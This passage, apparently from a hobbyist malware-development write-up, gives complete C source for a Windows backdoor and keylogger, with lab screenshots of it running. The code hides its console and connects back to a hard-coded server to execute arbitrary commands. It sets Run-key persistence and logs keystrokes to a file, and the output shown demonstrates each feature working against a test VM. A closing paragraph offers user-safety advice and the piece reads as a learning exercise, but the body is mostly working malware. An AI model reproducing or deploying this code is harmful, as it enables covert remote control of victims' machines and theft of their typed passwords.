else if (strncmp("cd ", buffer, 3) == 0) {
goto jump;
}
else if (strncmp("keylog_start", buffer, 12) == 0) {
goto jump;
}
else if (strncmp("persist", buffer, 7) == 0) {
recv(client_socket, response, sizeof(response), 0);
printf("%s", response);
}
else {
recv(client_socket, response, sizeof(response), MSG_WAITALL);
printf("%s", response);
}
}
}
```

Backdoor.c -

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <winsock2.h>
#include <windows.h>
#include <winuser.h>
#include <wininet.h>
#include <windowsx.h>
#include <string.h>
#include <sys/stat.h>
#include <sys/types.h>
#include "keylogger.h"

#define bzero(p, size) (void) memset((p), 0, (size))
int sock;
int bootRun()
{
char err[128] = "Failed\n";
char suc[128] = "Created Persistence At :
HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\n";
TCHAR szPath[MAX_PATH];
DWORD pathLen = 0;
pathLen = GetModuleFileName(NULL, szPath, MAX_PATH);
if (pathLen == 0) {
send(sock, err, sizeof(err), 0);
return -1;
}
HKEY NewVal;
```

```
if (RegOpenKey(HKEY_CURRENT_USER,
TEXT("Software\\Microsoft\\Windows\\CurrentVersion\\Run"), &NewVal) != ERROR_SUCCESS) {
send(sock, err, sizeof(err), 0);
return -1;
}
DWORD pathLenInBytes = pathLen * sizeof(*szPath);
if (RegSetValueEx(NewVal, TEXT("Judge"), 0, REG_SZ, (LPBYTE)szPath, pathLenInBytes) !=
ERROR_SUCCESS) {
RegCloseKey(NewVal);
send(sock, err, sizeof(err), 0);
return -1;
}
RegCloseKey(NewVal);
send(sock, suc, sizeof(suc), 0);
return 0;
}
char *
str_cut(char str[], int slice_from, int slice_to)
{
if (str[0] == '\0')
return NULL;
char *buffer;
size_t str_len, buffer_len;
if (slice_to < 0 && slice_from > slice_to) {
str_len = strlen(str);
if (abs(slice_to) > str_len - 1)
return NULL;
if (abs(slice_from) > str_len)
slice_from = (-1) * str_len;
buffer_len = slice_to - slice_from;
str += (str_len + slice_from);
} else if (slice_from >= 0 && slice_to > slice_from) {
str_len = strlen(str);
if (slice_from > str_len - 1)
return NULL;
buffer_len = slice_to - slice_from;
str += slice_from;
} else
return NULL;
buffer = calloc(buffer_len, sizeof(char));
strncpy(buffer, str, buffer_len);
return buffer;
}
void Shell() {
char buffer[1024];
char container[1024];
char total_response[18384];
```

```
while (1) {
jump:
bzero(buffer,1024);
bzero(container, sizeof(container));
bzero(total_response, sizeof(total_response));
recv(sock, buffer, 1024, 0);
if (strncmp("q", buffer, 1) == 0) {
closesocket(sock);
WSACleanup();
exit(0);
}
else if (strncmp("cd ", buffer, 3) == 0) {
chdir(str_cut(buffer,3,100));
}
else if (strncmp("persist", buffer, 7) == 0) {
bootRun();
}
else if (strncmp("keylog_start", buffer, 12) == 0) {
HANDLE thread = CreateThread(NULL, 0,logg, NULL, 0, NULL);
goto jump;
}
else {
FILE *fp;
fp = _popen(buffer, "r");
while(fgets(container,1024,fp) != NULL) {
strcat(total_response, container);
}
send(sock, total_response, sizeof(total_response), 0);
fclose(fp);
}
}
int APIENTRY WinMain(HINSTANCE hInstance, HINSTANCE hPrev, LPSTR lpCmdLine, int
nCmdShow){
HWND stealth;
AllocConsole();
stealth = FindWindowA("ConsoleWindowClass", NULL);
ShowWindow(stealth, 0);
struct sockaddr_in ServAddr;
unsigned short ServPort;
char *ServIP;
WSADATA wsaData;
ServIP = "192.168.56.1";
ServPort = 7777;
if (WSAStartup(MAKEWORD(2,0), &wsaData) != 0) {
exit(1);
}
sock = socket(AF_INET, SOCK_STREAM, 0);
memset(&ServAddr, 0, sizeof(ServAddr));
ServAddr.sin_family = AF_INET;
ServAddr.sin_addr.s_addr = inet_addr(ServIP);
ServAddr.sin_port = htons(ServPort);
start:
while (connect(sock, (struct sockaddr *) &ServAddr, sizeof(ServAddr)) != 0)
{
Sleep(10);
goto start;
}
Shell();
}
```


Keylogger.h -

```
DWORD WINAPI logg(){
int vkey,last_key_state[0xFF];
int isCAPSLOCK,isNUMLOCK;
int isL_SHIFT,isR_SHIFT;
int isPressed;
char showKey;
char NUMCHAR[]=")!@#$%^&*(";
char chars_vn[]=";=,-./`";
char chars_vs[]=":+<_>?~";
char chars_va[]="[\\]\';";
char chars_vb[]="{|}\"";
FILE *kh;
char KEY_LOG_FILE[]="windows.txt";
//: making last key state 0
for(vkey=0;vkey<0xFF;vkey++){
last_key_state[vkey]=0;
}

//: running infinite
while(1){
//: take rest for 10 millisecond
Sleep(10);
//: get key state of CAPSLOCK,NUMLOCK
//: and LEFT_SHIFT/RIGHT_SHIFT
isCAPSLOCK=(GetKeyState(0x14)&0xFF)>0?1:0;
isNUMLOCK=(GetKeyState(0x90)&0xFF)>0?1:0;
isL_SHIFT=(GetKeyState(0xA0)&0xFF00)>0?1:0;
isR_SHIFT=(GetKeyState(0xA1)&0xFF00)>0?1:0;
//: cheking state of all virtual keys
for(vkey=0;vkey<0xFF;vkey++){
isPressed=(GetKeyState(vkey)&0xFF00)>0?1:0;
showKey=(char)vkey;
if(isPressed==1 && last_key_state[vkey]==0){
```

```
//: for alphabets
if(vkey>=0x41 && vkey<=0x5A){
if(isCAPSLOCK==0){
if(isL_SHIFT==0 && isR_SHIFT==0){
showKey=(char)(vkey+0x20);
}
}
else if(isL_SHIFT==1 || isR_SHIFT==1){
showKey=(char)(vkey+0x20);
}
}
//: for num chars
else if(vkey>=0x30 && vkey<=0x39){
if(isL_SHIFT==1 || isR_SHIFT==1){
showKey=NUMCHAR[vkey-0x30];
}
}
//: for right side numpad
else if(vkey>=0x60 && vkey<=0x69 && isNUMLOCK==1){
showKey=(char)(vkey-0x30);
}
//: for printable chars
else if(vkey>=0xBA && vkey<=0xC0){
if(isL_SHIFT==1 || isR_SHIFT==1){
showKey=chars_vs[vkey-0xBA];
}
else{
showKey=chars_vn[vkey-0xBA];
}
}
else if(vkey>=0xDB && vkey<=0xDF){
if(isL_SHIFT==1 || isR_SHIFT==1){
showKey=chars_vb[vkey-0xDB];
}
else{
showKey=chars_va[vkey-0xDB];
}
}
//: for right side chars ./*-+..
//: for chars like space,\n,enter etc..
//: for enter use newline char
//: don't print other keys
else if(vkey==0x0D){
showKey=(char)0x0A;
}
else if(vkey>=0x6A && vkey<=0x6F){
showKey=(char)(vkey-0x40);
}
else if(vkey!=0x20 && vkey!=0x09){
showKey=(char)0x00;
}
//:print_and_save_captured_key
if(showKey!=(char)0x00){
kh=fopen(KEY_LOG_FILE,"a");
putc(showKey,kh);
fclose(kh);
}
}
//: save last state of key
last_key_state[vkey]=isPressed;
}
}//;end_of_while_loop
}//;end_of_main_function
```

Results And Snapshots

The compiled Malware-



About

Your PC is monitored and protected.

See details in Windows Security


Device specifications

Device name	DESKTOP-OMEVBF7
Processor	AMD Ryzen 7 5800H with Radeon Graphics 3.19 GHz
Installed RAM	10.2 GB
Device ID	8315E042-0069-4400-A156-23A89A58908D
Product ID	00330-80000-00000-AA644
System type	64-bit operating system, x64-based processor
Pen and touch	No pen or touch input is available for this display

Windows specifications


Edition	Windows 10 Pro

When executed, on the attacking server -




```
╭─data_leek@Legion in /media/workspace
╰─λ ./server
* Shell#192.168.56.116~$: whoami
desktop-omevbf7\swayam
* Shell#192.168.56.116~$: pwd
* Shell#192.168.56.116~$: dir
 Volume in drive C has no label.
 Volume Serial Number is 94DF-6245

 Directory of C:\Users\Swayam\Desktop

17-08-2023  23:05    <DIR>          .
17-08-2023  23:05    <DIR>          ..
13-08-2023  01:34           120,250 backdoor.exe
13-08-2023  01:41            40,941 backdoor.zip
17-08-2023  23:05    <DIR>          Cintruder
13-08-2023  01:43            49,529 flower.jpeg
09-08-2023  07:05         2,397,064 procexp64.exe
               4 File(s)      2,607,784 bytes
               3 Dir(s)  22,611,058,688 bytes free
* Shell#192.168.56.116~$: _
```

executing some shell commands-




```
* Shell#192.168.56.116~$: ipconfig

Windows IP Configuration


Ethernet adapter Ethernet (Kernel Debugger):

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::4da8:c07e:4d33:774a%13
   IPv4 Address. . . . . . . . . . . : 10.0.2.15
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.0.2.2

Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::f393:c72f:84b1:88cf%8
   IPv4 Address. . . . . . . . . . . : 192.168.56.116
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
* Shell#192.168.56.116~$: dir C:\
 Volume in drive C has no label.
 Volume Serial Number is 94DF-6245

 Directory of C:\

12-05-2023  04:28           112,080 appverifUI.dll
09-08-2023  07:07    <DIR>          BlueNovember
10-08-2023  23:44    <DIR>          Code
09-08-2023  23:26    <DIR>          FirstDriver
07-12-2019  02:14    <DIR>          PerfLogs
02-08-2023  23:59    <DIR>          Program Files
02-08-2023  20:27    <DIR>          Program Files (x86)
27-07-2023  06:30    <DIR>          Python27
15-07-2023  10:13    <DIR>          Users
12-05-2023  04:29            66,160 vfcompat.dll
13-08-2023  14:02    <DIR>          Windows
               2 File(s)        178,240 bytes
               9 Dir(s)  22,596,485,120 bytes free
```

For ”CD” command -




```
* Shell#192.168.56.116~$: CD
C:\Users\Swayam\Desktop
```

For persist command -



```
* Shell#192.168.56.116~$: persist
Created Persistence At : HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
```


created Registry key -



Registry Editor
File Edit View Favorites Help
Computer\HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
App Paths
AppBroadcast
AppHost
Applets
ApplicationAssociationToasts
AppListBackup
Authentication
BackgroundAccessApplications
CapabilityAccessManager
CDP


Name	Type	Data
(Default)	REG_SZ	(value not set)
Judge	REG_SZ	C:\Users\Swayam\Desktop\backdoor.exe
MicrosoftEdgeA...	REG_SZ	"C:\Program Files (x86)\Microsoft\Edge\Applicatio...
OneDrive	REG_SZ	"C:\Users\Swayam\AppData\Local\Microsoft\One...

for keylogger -





```
* Shell#192.168.56.116~$: keylog_start
* Shell#192.168.56.116~$: _
```

created windows.txt file -




```
17-08-2023  23:14    <DIR>          .
17-08-2023  23:14    <DIR>          ..
13-08-2023  01:34           120,250 backdoor.exe
13-08-2023  01:41            40,941 backdoor.zip
17-08-2023  23:05    <DIR>          Cintruder
13-08-2023  01:43            49,529 flower.jpeg
09-08-2023  07:05         2,397,064 procexp64.exe
17-08-2023  23:14                65 windows.txt
               5 File(s)      2,607,849 bytes
               3 Dir(s)  22,372,720,640 bytes free
* Shell#192.168.56.116~$: _
```





```
* Shell#192.168.56.116~$: type windows.txt
atesst
instagram
testingesting
hehe you wont get my password
* Shell#192.168.56.116~$: _
```

to shut down the malware and server -



```
hehe you wont get my password
* Shell#192.168.56.116~$: q

 ╭─data_leek@Legion in /media/workspace took 5m59s
 ╰─λ _
```

Conclusion

This malware shows how backdoor attacks can be devastating for the victim end user. Moreover this malware can be cross-compiled for different windows operating systems. Similar **malwares can be developed for other operating systems** such as mac-os , linux and android albeit it would take time for development.

Every end user should be careful of what they download , which sites they visit and which sources they trust. They should invest in proper cybersecurity solutions and more importantly have a good cyber mindset. Security works on a **90-10 rule** where **10% of protection is done by cybersecurity solutions** such as anti-viruses, EDRS, firewalls etc but the **rest 90% comes from the person** themselves.

Limitations and Future Work

- The malicious terminal doesn't stay hidden on windows 11 due to architecture changes.

References

- Maldev Academy - https://maldevacademy.com/